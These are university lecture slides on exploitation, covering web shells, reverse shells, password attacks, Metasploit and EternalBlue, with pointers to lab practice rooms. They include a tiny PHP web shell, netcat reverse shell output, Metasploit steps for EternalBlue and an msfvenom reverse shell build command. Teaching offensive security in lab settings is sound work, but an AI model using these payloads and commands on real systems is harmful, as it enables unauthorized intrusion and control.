

EXPLOITATION

Network Security class @ Federico II
Prof. Simon Pietro Romano

Credits: Emanuele Galdi from SecSI 

WHAT DOES EXPLOITATION MEAN?

- The process in which a malicious individual or group successfully takes advantage of a weakness or security flaw in a computer system in order to:
 - gain unauthorized access
 - carry out harmful actions
- After identifying the vulnerability, the attacker uses specific techniques or tools to exploit it
- These tools or techniques can be developed by a skilled attacker or found online in the form of a Proof of Concept (PoC)
 - In the latter case, they often require minimal modifications and can be easily used by anyone

PRELIMINARY OPERATIONS

- Before exploiting a vulnerability through an exploit, you need to:
 - Gather information about the target system
 - Ensure it is the system you intend to attack and that you have permission to do so
 - Perform scanning and enumeration of the services it exposes
 - Identify the vulnerable service to exploit
 - Find or write the exploit
 - Choose a payload to use with the exploit

DISCLAIMER

- All our demonstrations will take place in simulated environments and/or on systems where we have permission to execute an exploit
- Many machines on the network are vulnerable, but exploiting such vulnerabilities is a **CRIME**
I am not responsible for your actions outside of this course!

EXPLOIT VS PAYLOAD

- **Exploit:**
 - An exploit is a software component or a sequence of commands specifically designed to take advantage of a vulnerability or weakness in a system or application
- **Payload:**
 - The payload is what is executed or delivered once the exploit has successfully worked
- Example:
 - An exploit might take advantage of a vulnerability in a web browser to download and execute a payload that infects the system with malware
 - Payloads can vary greatly in their function:
 - install malware, create backdoors, steal data, or perform other malicious actions
 - The exploit is the vehicle that enables the payload to reach the target system and carry out harmful actions

REMOTE CODE EXECUTION (RCE*)

- An **RCE (Remote Code Execution)** vulnerability allows an attacker, through an exploit, to execute commands remotely on the target machine, essentially taking control of it
- The severity of the vulnerability depends on:
 - How easily the RCE can be exploited
 - The privileges obtained with the RCE (limited user vs root/administrator)
 - Impacts (how important the machine is, what it contains, what it can do, etc.)
- In **"boot to root" challenges**, where the goal is to gain control of a machine, RCE is the main target for attackers
- Even in real-world scenarios, it is considered one of the most "desirable" vulnerabilities
- However, it is not always attainable in real cases, and it's important not to adopt an "RCE or nothing" mentality
- There are many other vulnerabilities, though less severe, that are still very important (e.g., a "simple" information disclosure...)

*RCE is a generic term that can refer to either "Remote Code Execution" or "Remote Command Execution". In other words, RCE is the impact of a vulnerability that allows an attacker to execute code and/or commands remotely

REMOTE COMMAND EXECUTION (RCE)

- The exploitation of an RCE often boils down to obtaining one of these two types of shells:
 - Web Shell
 - As the name suggests, this is particularly useful for web-based services
 - Reverse Shell
 - Potentially obtainable for any type of service with an RCE vulnerability
- The method used to gain the shell constitutes the **exploit**, while the shell itself is the **payload**

RCE: WEB SHELL

- It is often possible to find one or more vulnerabilities that allow the uploading of an arbitrary file among the files served by the server
- At this point, you need to determine if:
 - the server executes a certain type of file (e.g., PHP files)
 - It is possible to execute the uploaded arbitrary file (can we access it, e.g., via an HTTP request?)
- Once these conditions are confirmed, it is possible to upload a file with the function of a **Web Shell**, which is essentially a web page that:
 - Takes our command directed to the underlying operating system
 - Executes it
 - Returns the output on the web page itself

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

RCE: WEB SHELL

Simple-PHP-Web-Shell

A really simple & tiny PHP Web shell for executing unix commands from web page.

Web Shell

Execute a command

Command

df -h

Output

Filesystem	Size	Used	Avail	Use%	Mounted on
rootfs	931G	695G	237G	75%	/
none	931G	695G	237G	75%	/dev
none	931G	695G	237G	75%	/run
none	931G	695G	237G	75%	/run/lock
none	931G	695G	237G	75%	/run/shm
none	931G	695G	237G	75%	/run/user
tmpfs	931G	695G	237G	75%	/sys/fs/cgroup
C:\	931G	695G	237G	75%	/mnt/c
D:\	3.7T	1.7T	2.1T	45%	/mnt/d

simple-php-web-shell / index.php



artyuum Fix redundant selectors

Code

Blame

97 lines (84 loc) · 2.3 KB

```
1 <?php
2 if (!empty($_POST['cmd'])) {
3     $cmd = shell_exec($_POST['cmd']);
4 }
5 ?>
```


RCE: REVERSE SHELL

- In general, especially for non-web services, the goal is to execute a command on the target system that establishes a connection back to the attacker
 - The attacker will be listening (e.g., using netcat)
 - The target machine will execute the command, connecting back to us (hence the term "reverse")
- This way, a remote shell is obtained, almost as if we were using SSH on the target machine
 - However, it is much less stable, and caution is needed
- For web services, it is often possible to transition from a web shell to a reverse shell, which is much more convenient

```
(emalderson@kali)-[~/thm]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.8.122.103] from (UNKNOWN) [10.10.254.80] 44078
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
15:16:17 up 45 min, 0 users, load average: 0.00, 0.55, 1.29
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

NOT ONLY RCE

- In real scenarios, obtaining an RCE is often not possible. Though:
 - Even a "simple" information disclosure, where sensitive data of an organization is exposed to unauthorized entities, can be extremely serious
 - Similarly, accessing an admin panel or server using credentials obtained through brute force or a wordlist attack can be very critical
 - The vulnerability lies in the exposure of the panel without adequate protections combined with the use of weak credentials
 - The exploit is the brute force attack
 - The payload is the execution of privileged commands on the panel/system without authorization

WEAK CREDENTIALS: PASSWORD GUESSING

- It is often possible to "attack without attacking"
 - Perhaps weak, easily "guessable", credentials have been set somewhere... but how can one guess them?
 - There are fundamentally two ways to perform what is known as password guessing:
 - 1. Brute force attack:**
 - This involves trying all combinations of characters until the password is found (e.g., a, ab, ac, ..., cd, ce, ..., abc ...)
 - It is very slow and is usually not used
 - 2. Dictionary attack:**
 - this method uses a list of possible passwords, often ordered in descending order of popularity
 - The password must be in the wordlist!
- Password guessing can also be done in "*password spraying*" mode:
 - instead of fixing the username and attempting many passwords, one can try one or more passwords across different usernames
 - this approach is useful for avoiding account lockouts...

PASSWORD GUESSING TOOLS

< Hydra



< Burpsuite



< Wpscan



WEAK CREDENTIALS: PASSWORD CRACKING

- While guessing is done online, meaning credentials are attempted by making numerous successive requests to the service, password cracking is performed offline
- If one can obtain a password in the form of a hash, it is possible to attempt to "crack" that hash to obtain the plaintext password
- This is referred to as cracking because a hash is a string of characters that results from an algorithm applied to the plaintext password and is irreversible
 - From the hash, we cannot retrieve the plaintext
 - To perform cracking, we must apply the same algorithm to various possible passwords and hope to obtain an identical hash
 - The attempted passwords are usually contained in wordlists
 - Less frequently, passwords generated using brute force techniques are used
- Cracking is much faster than guessing because calculating a hash is much quicker than making a request to a service and receiving a response
 - In some cases, the process can be accelerated using **Rainbow Tables**
 - These are lists that map passwords to hashes
 - They only work if the passwords are not hashed with a random salt

PASSWORD CRACKING TOOLS



HASHCAT

SIMULATED ENVIRONMENTS

There are many services, some free and others paid, that allow you to practice, including:

- Hack The Box (paid, but some rooms are free)
 - <https://www.hackthebox.com/>
- TryHackMe (paid, but some rooms are free)
 - <https://tryhackme.com/>
- PortSwigger Academy (free, but only for web vulnerabilities)
 - <https://portswigger.net/web-security/all-topics>

SOLUTIONS & WRITEUPS

- Often for the rooms available on THM, HTB, and similar platforms, there are write-ups, meaning guides to solve the challenges
- These can be easily found online on various blogs
- THM often provides a real step-by-step procedure to solve its rooms
- If you're a beginner and don't know how to exploit a vulnerability, consulting the write-up can be very helpful
- It can also be useful if you've literally been stuck on a challenge for days
- However, once you understand the basics, you should try not to look at the solutions

HOW TO FIND AN EXPLOIT

- Once the vulnerable service has been identified, the next step is to exploit that vulnerability using an exploit
- For easily exploitable vulnerabilities, or if we are skilled enough, we can write it ourselves
- In most cases, we will look for an exploit created by someone else (a PoC)
- Often a quick search on Google is sufficient
- The sources for these PoCs are often the following:
 - Exploit-DB
 - GitHub (yes, you heard it right, it's that simple...)
 - Metasploit Framework

HOW TO EFFECTIVELY SEARCH FOR AN EXPLOIT

- The Common Vulnerabilities and Exposures, or CVE, is a dictionary of publicly known vulnerabilities and security flaws
- When a vulnerability is identified in a specific application, system, or service, it is assigned an identifier in the format:
 - *"CVE-<YEAR>-<SEQUENTIAL NUMBER>"*
- An example is CVE-2017-7494, which was the 7494th vulnerability found in 2017
 - It is also known as "is_known_pipename" or "SambaCry"
 - If vulnerabilities are well-known enough, they can also be searched by the name associated with them
 - This particular vulnerability affects older versions of SAMBA and allows for remote code execution (RCE) by exploiting an SMB share with write permissions

A LITTLE ATTENTION TO THE EXPLOITS...

- When you find an exploit created by someone else, it's always good to try to understand what that code does...
 - It could irreversibly damage the target system...
 - It could even be harmful to the user!



BleepingComputer

<https://www.bleepingcomputer.com> › News › Security

Fake zero-day PoC exploits on GitHub push Windows ...

Jun 14, 2023 — Hackers are impersonating cybersecurity researchers on Twitter and **GitHub** to publish **fake** proof-of-concept **exploits** for zero-day ...



Infosecurity Magazine

<https://www.infosecurity-magazine.com> › news › gith...

Malicious Actors Exploit GitHub to Distribute Fake Exploits

Jun 14, 2023 — A series of malicious **GitHub** repositories masquerading as legitimate security research projects have been discovered.



Dark Reading


<https://www.darkreading.com> › attacks-breaches › linu...

Linux Hacker Exploits Researchers With Fake PoCs ...

Jul 13, 2023 — A **GitHub** user managed to dupe security researchers by publishing **fake** proofs-of-concept (PoCs) containing Linux backdoors.

EXPLOIT DB

- Exploit-DB is a database containing exploits submitted by users, identified by an 'Exploit-DB Identifier' (EDB-ID)
- It is maintained by Offensive Security
 - the same "guys" who created our beloved Kali Linux...
 - ...and also the ones who offer the OSCP certification!





EXPLOIT DATABASE

MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) Dynamic Library (2)

EDB-ID: 1518	CVE: N/A	Author: MARCO IVALDI	Type: LOCAL	Platform: LINUX	Date: 2006-02-20
------------------------	--------------------	--------------------------------	-----------------------	---------------------------	----------------------------


EDB Verified: ✓

Exploit:  / 

Vulnerable App:


```
/*
 * $Id: raptor_udf2.c,v 1.1 2006/01/18 17:58:54 raptor Exp $
 *
 * raptor_udf2.c - dynamic library for do_system() MySQL UDF
 * Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>
 *
 * This is an helper dynamic library for local privilege escalation through
 * MySQL run with root privileges (very bad idea!), slightly modified to work
 * with newer versions of the open-source database. Tested on MySQL 4.1.14.
```

Many exploits are also available on GitHub!



The screenshot shows the GitHub repository for MS17-010 by user worawit. The repository is public and has 84 watchers, 1.1k forks, and 2k stars. It contains 54 commits and 1 branch. The file list includes:

File	Description	Time
shellcode	check KTHREAD.Queue before inserting APC	6 years ago
BUG.txt	Correct BUG.txt	6 years ago
README.md	update info for support version	6 years ago
checker.py	Old style exceptions --> new style	6 years ago
eternalblue_exploit7.py	allow no tested target	6 years ago
eternalblue_exploit8.py	allow to exploit windows 10 <1607	6 years ago



The screenshot shows the README.md file content for the MS17-010 repository. It includes a list of files and their descriptions:

File	Description	Time
mysmb.py	Fix SMB signing error	6 years ago
npp_control.py	Initial upload	6 years ago
zzz_exploit.py	Merge pull request #31 from zerosum0x0/ARMRT	5 years ago

MS17-010

This repository is for public my work on MS17-010. I have no plan to do any support. **All support issues will not get response from me.**

Files

- **BUG.txt** MS17-010 bug detail and some analysis
- **checker.py** Script for finding accessible named pipe
- **eternalblue_exploit7.py** Eternalblue exploit for windows 7/2008

METASPLOIT FRAMEWORK

- The Metasploit Framework is a powerful open-source tool maintained by Rapid7 that provides a vast arsenal of exploits, payloads, and tools for identifying and exploiting vulnerabilities in computer systems
- It is used to test cybersecurity and conduct penetration testing
- However, it is also used by attackers for illegitimate purposes...
- The Metasploit Framework offers a wide range of modules that cover the different stages of an attack and are organized into various categories, including:
 - **Exploits**: contain code that exploits specific vulnerabilities in target systems
 - **Payloads**: contain the payloads to use with the exploits
 - **Auxiliary**: provide additional functionality such as port scanning, information gathering, or executing auxiliary actions
 - **Post**: are used after a system has been compromised to perform activities like information gathering, lateral movement, or persistence

METASPLOIT FRAMEWORK

To use it from Kali Linux, you need to first start the underlying database (only the first time):

```
$ sudo systemctl start postgresql  
$ sudo systemctl enable postgresql  
$ sudo msfdb init
```

You then need to update it to the latest version (it is constantly being updated):

```
$ sudo apt update; sudo apt install metasploit-framework
```

You can finally start the console and use it:

```
$ sudo msfconsole -q
```

METASPLOIT FRAMEWORK

Here are the most widely used commands in Metasploit:

- **search:** allows you to look for a module based on its name

```
search eternalblue
```
- **use:** allows you to select a specific module (e.g., an exploit module)

```
use exploit/windows/smb/ms17_010_eternalblue
```
- **show payloads:** allows you to list the payloads that are compatible with the selected exploit
- **set payload:** allows you to set a specific payload

```
set payload windows/meterpreter_reverse_tcp
```
- **show options:** lists the available module parameters
- **set:** sets values for both the exploit and the payload parameters

```
set RHOSTS 10.0.0.5
```

```
set LPORT 1337
```
- **check:** allows you to check whether the target service is vulnerable to the intended exploit
- **run:** allows you to run the exploit against the target service

METASPLOIT FRAMEWORK

```
(emalderson@kali)-[~]
└─$ msfconsole -q
msf6 > search eternalblue

Matching Modules
=====

#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal  No      MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great   Yes     SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name          Current Setting  Required  Description
----          -
RHOSTS        445              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
RPORT         445              yes       The target port (TCP)
SMBDomain     no               no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Window
SMBPass       no               no        (Optional) The password for the specified username
SMBUser       no               no        (Optional) The username to authenticate as
VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows 1

Payload options (windows/x64/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
----          -
EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         10.0.2.15        yes       The listen address (an interface may be specified)
LPORT         4444             yes       The listen port
```

METASPLOIT FRAMEWORK: METERPRETER

- There is a specific payload in Metasploit called Meterpreter
- While a simple reverse shell payload offers only a shell, Meterpreter is an executable that provides various functions
- It allows you to upload or download files, gather information about the system, take screenshots of the machine, and much more
- It also enables you to obtain a standard shell, of course.

```
meterpreter > help
Core Commands
=====
Command      Description
-----
?             Help menu
background    Backgrounds the current session
bg            Alias for background
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel        Displays information or control active channels
close         Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts  Get the current session timeout values
guid          Get the session GUID
help          Help menu
info          Displays information about a Post module
irb           Open an interactive Ruby shell on the current session
load          Load one or more meterpreter extensions
machine_id    Get the MSF ID of the machine attached to the session
migrate       Migrate the server to another process
pivot         Manage pivot listeners
pry           Open the Pry debugger on the current session
```

METASPLOIT FRAMEWORK: MULTI HANDLER

- Typically, when we create a TCP reverse shell, we use Netcat to establish the connection
- The same can be done when using an unstaged TCP reverse shell as a payload, but it won't work with more advanced payloads like Meterpreter or with "staged" payloads
- **Note Well:**
 - Unstaged:
 - the entire payload is sent through the exploit
 - Staged:
 - only part of it is sent, which then downloads the remaining stage from the attacking machine
- Metasploit includes both types
 - The staged payload is useful when the exploit allows only a small amount of data to be sent
 - To address this issue, we can use a module called multi/handler. You can set it up with the command:


```
use multi/handler
```
 - By configuring it with the same payload used in the exploit, it automatically manages staging and more
 - It is often not used when we exploit using Metasploit itself but rather when creating a payload with msfvenom for an exploit not available in Metasploit (e.g., one found on GitHub or Exploit-DB)

METASPLOIT FRAMEWORK: MSFVENOM

- If we find an exploit online and need a payload, we can create it using **msfvenom**
- This is another tool provided by the Metasploit Framework that allows for the creation of custom payloads. It should not be used within **msfconsole**
- Here's an example of how to use **msfvenom**:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.142  
LPORT=80 -f exe -o shell_reverse_tcp.exe
```

- We use the payload named `windows/shell_reverse_tcp`
- We set HOST and PORT which the executed shell will connect to and where we will be waiting in listening mode, e.g., using `multi/handler`
- We set the format to `".exe"`
- We set the name of the executable to run

EXPLOITATION EXAMPLES

MS17-010 - ETERNAL BLUE



- **EternalBlue** is an exploit allegedly created by the NSA, which was publicly leaked in 2017 by The Shadow Brokers
- It was used to launch the WannaCry cyberattack, exploiting a vulnerability in Microsoft's SMB protocol (CVE-2017-0144)
- Microsoft released a security patch for supported systems, identified as MS17-010, to address the vulnerability on March 14, 2017
- However, many users had not installed the patch by the time WannaCry struck in May 2017
- On May 13, 2017, Microsoft issued an emergency security update to fix the vulnerability even in unsupported versions of Windows, such as Windows XP
- Despite these efforts, there are still systems today that remain unpatched and vulnerable to EternalBlue

MS17-010 - ETERNAL BLUE: METASPLOIT

- The EternalBlue exploit is publicly available from various sources, including Metasploit
- If the system is vulnerable, it takes just a few commands to take control of it using Metasploit
- A vulnerable machine can be found in a free room on TryHackMe at the following link:
 - <https://tryhackme.com/room/blue>



Blue

Deploy & hack into a Windows machine, leveraging common misconfigurations issues.


WEAK CREDENTIALS

- Very often, one will find themselves using password guessing and password cracking techniques
- People tend to use simple and easy-to-remember passwords
- Although there are many cases where passwords are easy to find, there are also many cases where more effort is needed
 - Basic wordlists are often unsuitable, perhaps because they are not in the correct language...
 - It is often necessary to create customized wordlists
 - Words often do not conform to the right conventions
 - If we know that passwords must have a certain structure, we can generate them following that structure
 - Hashes often use a salt, which is an additional value that helps prevent them from being present in rainbow tables
 - Rainbow tables are like wordlists, but they also contain precomputed hashes
 - This speeds up the cracking process
 - The same word with different salt values produces different hashes
 - Rainbow tables cannot know the hash value of a word without knowing the salt in advance

WEAK CREDENTIALS: CHALLENGE EASY

Hydra room

<https://tryhackme.com/room/hydra>



WEAK CREDENTIALS: CHALLENGE MEDIUM

Crack the Hash room

<https://tryhackme.com/room/crackthehash>



WEAK CREDENTIALS: CHALLENGE EXPERT + \$\$\$

Password Attacks room

<https://tryhackme.com/room/passwordattacks>



WORDPRESS

- WordPress is one of the most famous and widely used Content Management Systems (CMS)
- It is known for its ease of use, allowing anyone, even those without programming knowledge, to create and manage a website
- It offers a wide range of themes and plugins that allow users to customize the website according to their needs
- WordPress is open-source software, which means it is free to use and can be customized freely
- It is regularly updated



WORDPRESS: WHAT MIGHT BE WRONG WITH IT?

- If configured properly, it is an excellent CMS, but if configured poorly, it can be the first and easiest entry point for an attacker!
- Often, vulnerabilities are not in the “core”, but in the plugins that are installed, which are not developed by WordPress
- Many people who use it know nothing about security, so they might simply expose the administration interface with weak credentials

WORDPRESS: BRUTEFORCE & RCE

- The following room on TryHackMe demonstrates how easy it is to achieve remote command execution (RCE) on a server that exposes an improperly secured WordPress site

<https://tryhackme.com/room/colddbxeasy>


667




ColdBox: Easy

An easy level machine with multiple ways to escalate privileges.

FILE SHARING

- Another common entry point for an attacker often turns out to be a file or folder sharing service that is not adequately updated or protected by authentication
 - SMB
 - FTP
 - NFS
 - TFTP
 - ...
- By exploiting them, an attacker might:
 - Gain access to sensitive files
 - Read information from configuration files, useful to plan subsequent moves
 - Upload malicious files to the target system

SMB: UNPROTECTED SHARES

- SMB is a protocol widely used for file sharing
- It is primarily used in Windows networks but is also utilized on Linux via Samba
- When updated and correctly configured, it can be very useful
- Otherwise, its presence can be catastrophic...
 - Just think that EternalBlue exploits an old version of SMB!
- Even if it is updated and has no vulnerabilities, it can still be misconfigured!
- Very often, it is possible to find shares, i.e., shared folders, that are inadequately protected (e.g., accessible without credentials)

NFS: UNPROTECTED VOLUMES

- NFS is also a widely used protocol for volume sharing
- It allows you to literally share a piece of the file system, such as a folder and all its subfolders
- A volume is often referred to in jargon as a "mount", as it is possible to mount a volume exposed by one machine under the file system of another
- It is also very useful when correctly configured
- However, if it is misconfigured and allows access to important folders for unauthorized users, it can be very harmful

FTP: ANONYMOUS ACCESS

- FTP is one of the most commonly used protocols for file transfer today
- If the credentials are weak, it is possible to access certain folders on the machine
- There is also a setting called "Anonymous access", which allows access without providing any credentials...

FTP: IMPLEMENTATION VULNERABILITIES

- Often, vulnerabilities do not depend on the protocol itself, but on its implementation
- An example is *ProFTP*, a specific implementation of an FTP server that, in a certain version, has a vulnerability related to a module called "mod_copy"
- This module allows files to be copied between any two folders on the system without authentication

VULNERABILITY CHAINING

- The vulnerabilities we encounter are not to be understood as isolated and totally disconnected
- Often, an attacker can manage to take control of a system by exploiting multiple vulnerabilities together
- For example, if a vulnerability requires knowledge of valid credentials (authenticated), it would not normally be possible to exploit it
- However, if the attacker has obtained valid credentials using another vulnerability, the situation changes
- **Note Well**: as said, weak credentials also constitute a vulnerability, which can be exploited through guessing, brute force, wordlists, etc.

LET'S PUT IT ALL TOGETHER: KENOBI

- Kenobi is a very interesting room on TryHackMe that includes both vulnerabilities related to file sharing and assumes a skill in vulnerability chaining:

<https://tryhackme.com/room/kenobi>

4652

Kenobi

Walkthrough on exploiting a Linux machine with path variable manipulation.

QUESTIONS?

